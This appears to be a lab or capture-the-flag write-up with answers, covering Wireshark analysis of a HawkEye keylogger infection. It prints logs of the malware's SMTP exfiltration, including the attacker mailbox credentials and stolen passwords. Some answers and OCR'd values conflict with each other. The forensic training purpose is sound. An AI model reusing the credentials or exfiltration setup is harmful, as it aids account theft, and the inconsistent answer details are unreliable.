
The "Info" column shows the full HTTP request:

```
GET /proforma/tkraw_Protected99.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; Media Center PC 6.0; .NET4.0C; .NET4.0E)\r\nHost: proforma-invoices.com\r\nConnection: Keep-Alive\r\n\r\n[Response in frame: 3155]\r\n[Full request URI: http://proforma-invoices.com/proforma/tkraw_Protected99.exe]
```

The "User-Agent" field is highlighted with a red box, showing the string "Windows NT 6.1".

What is the name of the malicious file downloaded by the accountant?

tkraw_Protected99.exe (Go to File > Export Objects > HTTP in Wireshark)



Packet	Hostname	Content Type	Size	Filename
3155	proforma-invoices.com	application/x-msdownload	2025 kB	tkraw_Protected99.exe
3166	bot.whatismyipaddress.com	text/html	14 bytes	\
3297	bot.whatismyipaddress.com	text/html	14 bytes	\
3384	bot.whatismyipaddress.com	text/html	14 bytes	\
3469	bot.whatismyipaddress.com	text/html	14 bytes	\
3584	bot.whatismyipaddress.com	text/html	14 bytes	\
3839	bot.whatismyipaddress.com	text/html	14 bytes	\
3917	bot.whatismyipaddress.com	text/html	14 bytes	\

What is the md5 hash of the downloaded file?

71826ba081e303866ce2a2534491a2f7

(After exporting the file, using a hashing tool in google, calculate MD5 hash value of the file.)

The screenshot shows two windows side-by-side. On the left is Wireshark displaying network traffic. A red box highlights a specific row in the packet list where the 'Content-Type' field is set to 'application/x-msdownload'. On the right is an MD5 File Checksum calculator. The 'Input' field contains the file 'tkraw_Protected99.exe', and the 'Output' field displays the MD5 hash '71826ba081e303866ce2a2534491a2f7', which is also highlighted with a red box.

Wireshark - Export - HTTP object list

Text Filter:

Packet ▲ Hostname Content Type Filename

Packet	Hostname	Content Type	Filename
3155	proforma-invoices.com	application/x-msdownload	71826ba081e303866ce2a2534491a2f7
3166	bot.whatismyipaddress.com	text/html	14 bytes \
3297	bot.whatismyipaddress.com	text/html	14 bytes \
3384	bot.whatismyipaddress.com	text/html	14 bytes \
3469	bot.whatismyipaddress.com	text/html	14 bytes \
3584	bot.whatismyipaddress.com	text/html	14 bytes \
3839	bot.whatismyipaddress.com	text/html	14 bytes \
3917	bot.whatismyipaddress.com	text/html	14 bytes \

Content Type: All Content Types ▾

MD5 File Checksum

This MD5 online tool helps you calculate the hash of a file from local or URL using MD5 without uploading the file. It also supports HMAC.

Input

Output

Hash

71826ba081e303866ce2a2534491a2f7

Settings Auto Update Remember Input

Save All Save Preview Close Help

What software runs the webserver that hosts the malware?

LiteSpeed

The screenshot shows the Wireshark interface with a single selected packet highlighted in yellow. The packet number is 210, and the timestamp is 47.597546. The source IP is 10.4.10.132 and the destination IP is 217.182.138.150. The protocol is HTTP, and the length is 129 bytes. The Info column shows a GET request for "/proforma/tkraw_Protected99.exe".

The packet details pane displays the following HTTP headers:

- Internet Protocol Version 4, Src: 217.182.138.150, Dst: 10.4.10.132
- Transmission Control Protocol, Src Port: 80, Dst Port: 49204, Seq: 2024969, Ack: 339, Len: 736
- [1574 Reassembled TCP Segments (2025704 bytes): #212(232), #214(1288), #216(1288), #218(1288), #220(1288), #221(1288)]
- Hypertext Transfer Protocol
 - HTTP/1.1 200 OK\r\nLast-Modified: Wed, 10 Apr 2019 04:44:31 GMT\r\nContent-Type: application/x-msdownload\r\nContent-Length: 2025472\r\nAccept-Ranges: bytes\r\nDate: Wed, 10 Apr 2019 20:37:54 GMT\r\nServer: LiteSpeed\r\nConnection: keep-alive\r\n\r\n[Request in frame: 210]
 - [Time since request: 1.349928000 seconds]
 - [Request URI: /proforma/tkraw_Protected99.exe]
 - [Full request URI: http://proforma-invoices.com/proforma/tkraw_Protected99.exe]
 - File Data: 2025472 bytes
- Media Type

At the bottom of the details pane, the text "[Request in frame: 210]" is highlighted in blue.

The status bar at the bottom shows: HTTP Server (http.server), 19 bytes | Packets: 4003 · Displayed: 16 (0.4%) | Profile: Default

What is the public IP of the victim's computer?

173.66.146.112

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.4.10.132

No.	Time	Source	Destination	Protocol	Length	Info
3139	48.946212	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2014665 Ack=339 Wi
3142	48.946276	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2015953 Ack=339 Wi
3143	48.946692	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2017241 Ack=339 Wi
3146	48.946952	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2018529 Ack=339 Wi
3147	48.947029	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2019817 Ack=339 Wi
3149	48.947085	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2021105 Ack=339 Wi
3151	48.947325	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2022393 Ack=339 Wi
3154	48.947434	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2023681 Ack=339 Wi
3155	48.947474	217.182.138.150	10.4.10.132	HTTP	790	HTTP/1.1 200 OK (application/x-msdownload)
3160	68.576418	10.4.10.4	10.4.10.132	DNS	101	Standard query response 0x3f59 A bot.whatismyip.com
3162	68.639734	66.171.248.178	10.4.10.132	TCP	58	80 → 49205 [SYN, ACK] Seq=0 Ack=1 Win=64240
3165	68.640224	66.171.248.178	10.4.10.132	TCP	54	80 → 49205 [ACK] Seq=1 Ack=76 Win=64240 Len=16
3166	68.691423	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3169	68.693034	66.171.248.178	10.4.10.132	TCP	54	80 → 49205 [ACK] Seq=170 Ack=77 Win=64239 Len=16
3171	68.783223	10.4.10.4	10.4.10.132	DNS	94	Standard query response 0x3daa A macwinlogistics.com
3173	68.847744	23.229.162.69	10.4.10.132	TCP	58	587 → 49206 [SYN, ACK] Seq=0 Ack=1 Win=64240
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net
3177	69.160616	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=198 Ack=23 Win=64240
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net

Frame 3166: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits)
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
Internet Protocol Version 4, Src: 66.171.248.178, Dst: 10.4.10.132
Transmission Control Protocol, Src Port: 80, Dst Port: 49205, Seq: 1, Ack: 76, Len: 168
Hypertext Transfer Protocol
Line-based text data: text/html (1 lines)
173.66.146.112

In which country is the email server to which the stolen information is sent?

United States

The screenshot shows a NetworkMiner capture of an SMTP session. The traffic table lists several messages, all originating from 23.229.162.69 and destined for 10.4.10.132. The first message is highlighted with a red box.

No.	Time	Source	Destination	Protocol	Length	Info
3175	69.16.0215	23.229.162.69 10.4.10.132	10.4.10.132	SMTP	251	S: 220-p3p1cpn10413. EHLO Beijing-5-5cd1
3176	69.16.0551	23.229.162.69	23.229.162.69	SMTP	76	C: EHLO
3178	69.22.2644	23.229.162.69	10.4.10.132	SMTP	261	S: 230-p3p1cpn10413. 23.229.162.69
3179	69.22.3144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH Login User: (
3181	69.29.2613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcml06
3182	69.29.2845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: (U2FsdGVkXWNAMjh-
3184	69.36.2704	23.229.162.69	10.4.10.132	SMTP	84	S: 255 Authentication
3185	69.36.2954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales@
3187	69.43.1684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.43.2035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.de-
3190	69.49.9501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.49.9747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3193	69.56.2152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message:
3194	69.58.2521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 351
3196	69.58.2629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 101
3198	69.58.2728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 10
3200	69.58.2786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 14
3202	69.58.2868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2

AbuseIPDB » 23.229.162.69

Check an IP Address, Domain Name, or Subnet
e.g. 240.98.40.4677.a17b.b093.ba6:a05, microsoft.com, or 5.188.10.0/24

23.229.162.69 was not found in our database

ISP GoDaddy.com, LLC

Usage Type Data Center/Web Hosting/Transit

ASN Unknown

Hostname(s) 69.162.229.23.host.secureserver.net

Domain Name godaddy.com

Country United States of America

City Phoenix, Arizona

Frame 3178: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
Ethernet II, Src: HawlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69
Transmission Control Protocol, Src Port: 49206, Dst Port: 587, Seq: 23, Ack: 405, Len: 53
Simple Mail Transfer Protocol
Command Line: AUTH login c2FzZWVuZGUsQG1hY3dpbmxx721zdG1jcy5pbpg=\r\n

Analysing the first extraction of information. What software runs the email server to which the stolen data is sent?

EXIM 4.91

No.	Time	Source	Destination	Protoc	Length	Info
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251 S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700	
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261 S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112] SIZE 5242886	
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107 C: AUTH login User: c2FzZXNuG1sQ1Y3dpomxvZ21zd6jcy5pbg==	
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72 S: 334 UGFzc3dvcm06	
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68 C: Pass: UFEszXNMjW=	
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84 S: 235 Authentication succeeded	
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.de@macwinlogistics.in>	
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62 S: 250 OK	
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.de@macwinlogistics.in>	
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68 S: 250 Accepted	
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110 S: 354 Enter message, ending with ":" on a line by itself	
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076 C: DATA fragment, 1022 bytes	
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078 C: DATA fragment, 1024 bytes	
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198 C: DATA fragment, 144 bytes	
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56 C: DATA fragment, 2 bytes	
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82 S: 250 OK id=lhE1z6-806Ge9-Af	
3205	69.981062	23.229.162.69	10.4.10.132	SMTP	121 S: 421 noh�lcnl0413.mod.phx3.securesession.nat.lscntt.inmtt.conncetion	
3306	673.516672	23.229.162.69	10.4.10.132	SMTP	251 S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700	
3307	673.517082	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3309	673.585295	23.229.162.69	10.4.10.132	SMTP	261 S: 250-noh�lcnl0413.mod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112] SIZE 5242886	

- Frame 3306: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits)
- Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
- Internet Protocol Version 4, Src: 23.229.162.69, Dst: 10.4.10.132
- Transmission Control Protocol, Src Port: 587, Dst Port: 49211, Seq: 1, Ack: 1, Len: 197
- ▼ Simple Mail Transfer Protocol
- * Response: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700 \r\n
- * Response code: <domain> Service ready (220)
- * Response parameter: p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700
- * Response parameter: We do not authorize the use of this system to transport unsolicited, and/or bulk e-mail.

To which email account is the stolen information sent?

sales.del@macwinlogistics.in

Wireshark screenshot showing an SMTP session. The packet list shows multiple messages between 10.4.10.132 and 23.229.162.69. The details pane highlights the command 'RCPT TO:<sales.del@macwinlogistics.in>'.

What is the password used by the malware to send the email?

sales@23

Wireshark screenshot showing an SMTP session. The packet list shows multiple messages between 10.4.10.132 and 23.229.162.69. The details pane highlights the password 'U2FsZXNAMjM='.

At the bottom right, a CyberChef interface is shown with the URL https://cyberchef.io/#recipe=From_Base64('A-Za-z0-9...'). The Input field contains 'U2FsZXNAMjM=' and the Output field contains 'Sales@23'.

Which malware variant exfiltrated the data? reborn

v9

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Current filter: smtp
No. Time Source Destination Protocol Length Info
3181 69.292613 23.229.162.69 10.4.10.132 SMTP 72 S: 334 UGFzc3dvcnQ6
3182 69.292845 10.4.10.132 23.229.162.69 SMTP 68 C: Pass: U2FsZXNAMjM=
3184 69.362784 23.229.162.69 10.4.10.132 SMTP 84 S: 235 Authentication succeeded
3185 69.362954 10.4.10.132 23.229.162.69 SMTP 96 C: MAIL FROM:<sales.del@macwinlogistics.in>
3187 69.431684 23.229.162.69 10.4.10.132 SMTP 62 S: 250 OK
3188 69.432035 10.4.10.132 23.229.162.69 SMTP 94 C: RCPT TO:<sales.del@macwinlogistics.in>
3190 69.499501 23.229.162.69 10.4.10.132 SMTP 68 S: 250 Accepted
3191 69.499747 10.4.10.132 23.229.162.69 SMTP 60 C: DATA
3193 69.562102 23.229.162.69 10.4.10.132 SMTP 110 S: 354 Enter message, ending with "." on a line by itself
3194 69.582521 10.4.10.132 23.229.162.69 SMTP 410 C: DATA fragment, 356 bytes
3196 69.582629 10.4.10.132 23.229.162.69 SMTP 1076 C: DATA fragment, 1022 bytes
3198 69.582728 10.4.10.132 23.229.162.69 SMTP 1078 C: DATA fragment, 1024 bytes
3200 69.582786 10.4.10.132 23.229.162.69 SMTP 198 C: DATA fragment, 144 bytes
3202 69.582868 10.4.10.132 23.229.162.69 SMTP 56 C: DATA fragment, 2 bytes
3204 69.582931 10.4.10.132 23.229.162.69 SMTP/I... 59 from: sales.del@macwinlogistics.in, subject:=?utf-8?B?SGF3a0V5ZSLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRU1KSU5HTVDRDEtUEMgLsAxNzMuNjYuMTA=
3206 69.723974 23.229.162.69 10.4.10.132 SMTP 82 S: 250 OK id=1HEJ26-00G66e9-Af
3253 168.981952 23.229.162.69 10.4.10.132 SMTP 121 S: 421 p3plcpn10413.prod.phx3.secureserver.net lost input co
Simple Mail Transfer Protocol
Internet Message Format
  MIME-Version: 1.0
    > From: sales.del@macwinlogistics.in, 1 item
    > To: sales.del@macwinlogistics.in, 1 item
    Date: 10 Apr 2019 20:38:08 +0000
    Subject: =?utf-8?B?SGF3a0V5ZSLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRU1KSU5HTVDRDEtUEMgLsAxNzMuNjYuMTA=
    Content-Type: text/plain; charset=utf-8
    Content-Transfer-Encoding: base64
  Line-based text data: text/plain (46 lines)
    HawkEye Keylogger - Reborn v9\r\n
    Passwords Logs\r\n
    roman.mcguire \ BEIJING-5CD1-PC\r\n
    \r\n
    =====\r\n
    URL : https://login.aol.com/account/challenge/password\r\n
    Web Browser : Internet Explorer 7.0 - 9.0\r\n
    User Name : roman.mcguire914@aol.com\r\n
    Password : P@ssw0rd$\r\n
    Password Strength : Very Strong\r\n
    User Name Field : \r\n
    Password Field : \r\n
    Created Time : \r\n
HawkEye Keylogger - Reborn v9\r\n
Passwords Logs\r\n
roman.mcguire \ BEIJING-5CD1-PC\r\n
\r\n
=====
URL : https://login.aol.com/account/challenge/password\r\n
Web Browser : Internet Explorer 7.0 - 9.0\r\n
User Name : roman.mcguire914@aol.com\r\n
Password : P@ssw0rd$\r\n
Password Strength : Very Strong\r\n
User Name Field : \r\n
Password Field : \r\n
Created Time : \r\n
Modified Time : \r\n
Filename : \r\n
\r\n
=====
URL : https://www.bankofamerica.com/\r\n
Web Browser : Chrome\r\n
User Name : roman.mcguire914\r\n
Password : P@ssw0rd$\r\n
Password Strength : very strong\r\n
User Name Field : onlineId\r\n
Password Field : passcode1\r\n
```

What are the bank of America access credentials? (username:password)

roman.mcguire:p@ssw0rd\$

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
smtp
No. Time Source Destination Protocol Length Info
3200 69.582786 10.4.10.132 23.229.162.69 SMTP 198 C: DATA fragment, 144 bytes
3202 69.582868 10.4.10.132 23.229.162.69 SMTP 56 C: DATA fragment, 2 bytes
3204 69.582931 10.4.10.132 23.229.162.69 SMTP/I... 59 from: sales.del@macwinlogistics.in, subject:=?utf-8?B?SGF3a0V5ZSLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRU1KSU5HTVDRDEtUEMgLsAxNzMuNjYuMTA=
3307 673.517002 10.4.10.132 23.229.162.69 SMTP 76 C: EHLO Beijing-5CD1-PC
3310 673.585529 10.4.10.132 23.229.162.69 SMTP 107 C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmvxZ2lzG1jcy5pbgg==
3311 673.652869 10.4.10.132 23.229.162.69 SMTP 68 C: Pass: U2FsZXNAMjM=
3312 673.720886 10.4.10.132 23.229.162.69 SMTP 96 C: MAIL FROM:<sales.del@macwinlogistics.in>
3313 673.785075 10.4.10.132 23.229.162.69 SMTP 94 C: RCPT TO:<sales.del@macwinlogistics.in>
3322 673.853337 10.4.10.132 23.229.162.69 SMTP 60 C: DATA
3325 673.917879 10.4.10.132 23.229.162.69 SMTP 410 C: DATA fragment, 356 bytes
Date: 10 Apr 2019 20:38:08 +0000
Subject: =?utf-8?B?SGF3a0V5ZSLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRU1KSU5HTVDRDEtUEMgLsAxNzMuNjYuMTA=
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
Line-based text data: text/plain (46 lines)
  HawkEye Keylogger - Reborn v9\r\n
  Passwords Logs\r\n
  roman.mcguire \ BEIJING-5CD1-PC\r\n
  \r\n
  =====\r\n
  URL : https://login.aol.com/account/challenge/password\r\n
  Web Browser : Internet Explorer 7.0 - 9.0\r\n
  User Name : roman.mcguire914@aol.com\r\n
  Password : P@ssw0rd$\r\n
  Password Strength : Very Strong\r\n
  User Name Field : \r\n
  Password Field : \r\n
  Created Time : \r\n
  Modified Time : \r\n
  Filename : \r\n
  \r\n
  =====\r\n
  URL : https://www.bankofamerica.com/\r\n
  Web Browser : Chrome\r\n
  User Name : roman.mcguire914\r\n
  Password : P@ssw0rd$\r\n
  Password Strength : very strong\r\n
  User Name Field : onlineId\r\n
  Password Field : passcode1\r\n
```

Every how many minutes does the collected data get exfiltrated?

10

No.	Time	Source	Destination	Protocol	Length	Info
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076 C: DATA fragment, 1022 bytes	
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078 C: DATA fragment, 1024 bytes	
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198 C: DATA fragment, 144 bytes	
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56 C: DATA fragment, 2 bytes	
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I...	59 from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gd1...	
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107 C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==	
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68 C: Pass: U2FsZXNAMjM=	
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3319	673.728075	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3325	673.917879	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	
3326	673.917966	10.4.10.132	23.229.162.69	SMTP	1076 C: DATA fragment, 1022 bytes	
3329	673.918075	10.4.10.132	23.229.162.69	SMTP	1078 C: DATA fragment, 1024 bytes	
3330	673.918133	10.4.10.132	23.229.162.69	SMTP	198 C: DATA fragment, 144 bytes	
3333	673.918392	10.4.10.132	23.229.162.69	SMTP	56 C: DATA fragment, 2 bytes	
3335	673.918457	10.4.10.132	23.229.162.69	SMTP/I...	59 from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gd1...	
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107 C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==	
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68 C: Pass: U2FsZXNAMjM=	
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3412	1278.034116	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	

Frame 3204: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Apr 11, 2019 02:18:21.000000 India Standard Time
UTC Arrival Time: Apr 10, 2019 20:38:16.712661000 UTC
Epoch Arrival Time: 1554920000.000000000
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.000045000 seconds]
[Time delta from previous displayed frame: 0.000063000 seconds]
[Time since reference or first frame: 69.582931000 seconds]
Frame Number: 3204
Frame Length: 59 bytes (472 bits)

No.	Time	Source	Destination	Protocol	Length	Info
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076 C: DATA fragment, 1022 bytes	
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078 C: DATA fragment, 1024 bytes	
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198 C: DATA fragment, 144 bytes	
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56 C: DATA fragment, 2 bytes	
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I...	59 from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gd1...	
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107 C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==	
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68 C: Pass: U2FsZXNAMjM=	
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3319	673.728075	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3325	673.917879	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	
3326	673.917966	10.4.10.132	23.229.162.69	SMTP	1076 C: DATA fragment, 1022 bytes	
3329	673.918075	10.4.10.132	23.229.162.69	SMTP	1078 C: DATA fragment, 1024 bytes	
3330	673.918133	10.4.10.132	23.229.162.69	SMTP	198 C: DATA fragment, 144 bytes	
3333	673.918392	10.4.10.132	23.229.162.69	SMTP	56 C: DATA fragment, 2 bytes	
3335	673.918457	10.4.10.132	23.229.162.69	SMTP/I...	59 from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gd1...	
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76 C: EHLO Beijing-5cd1-PC	
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107 C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==	
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68 C: Pass: U2FsZXNAMjM=	
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96 C: MAIL FROM:<sales.del@macwinlogistics.in>	
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94 C: RCPT TO:<sales.del@macwinlogistics.in>	
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60 C: DATA	
3412	1278.034116	10.4.10.132	23.229.162.69	SMTP	410 C: DATA fragment, 356 bytes	

Frame 3335: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Apr 11, 2019 02:18:21.000000 India Standard Time
UTC Arrival Time: Apr 10, 2019 20:48:20.948187000 UTC
Epoch Arrival Time: 1554920000.000000000
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.000046000 seconds]
[Time delta from previous displayed frame: 0.000065000 seconds]
[Time since reference or first frame: 673.918457000 seconds]
Frame Number: 3335
Frame Length: 59 bytes (472 bits)

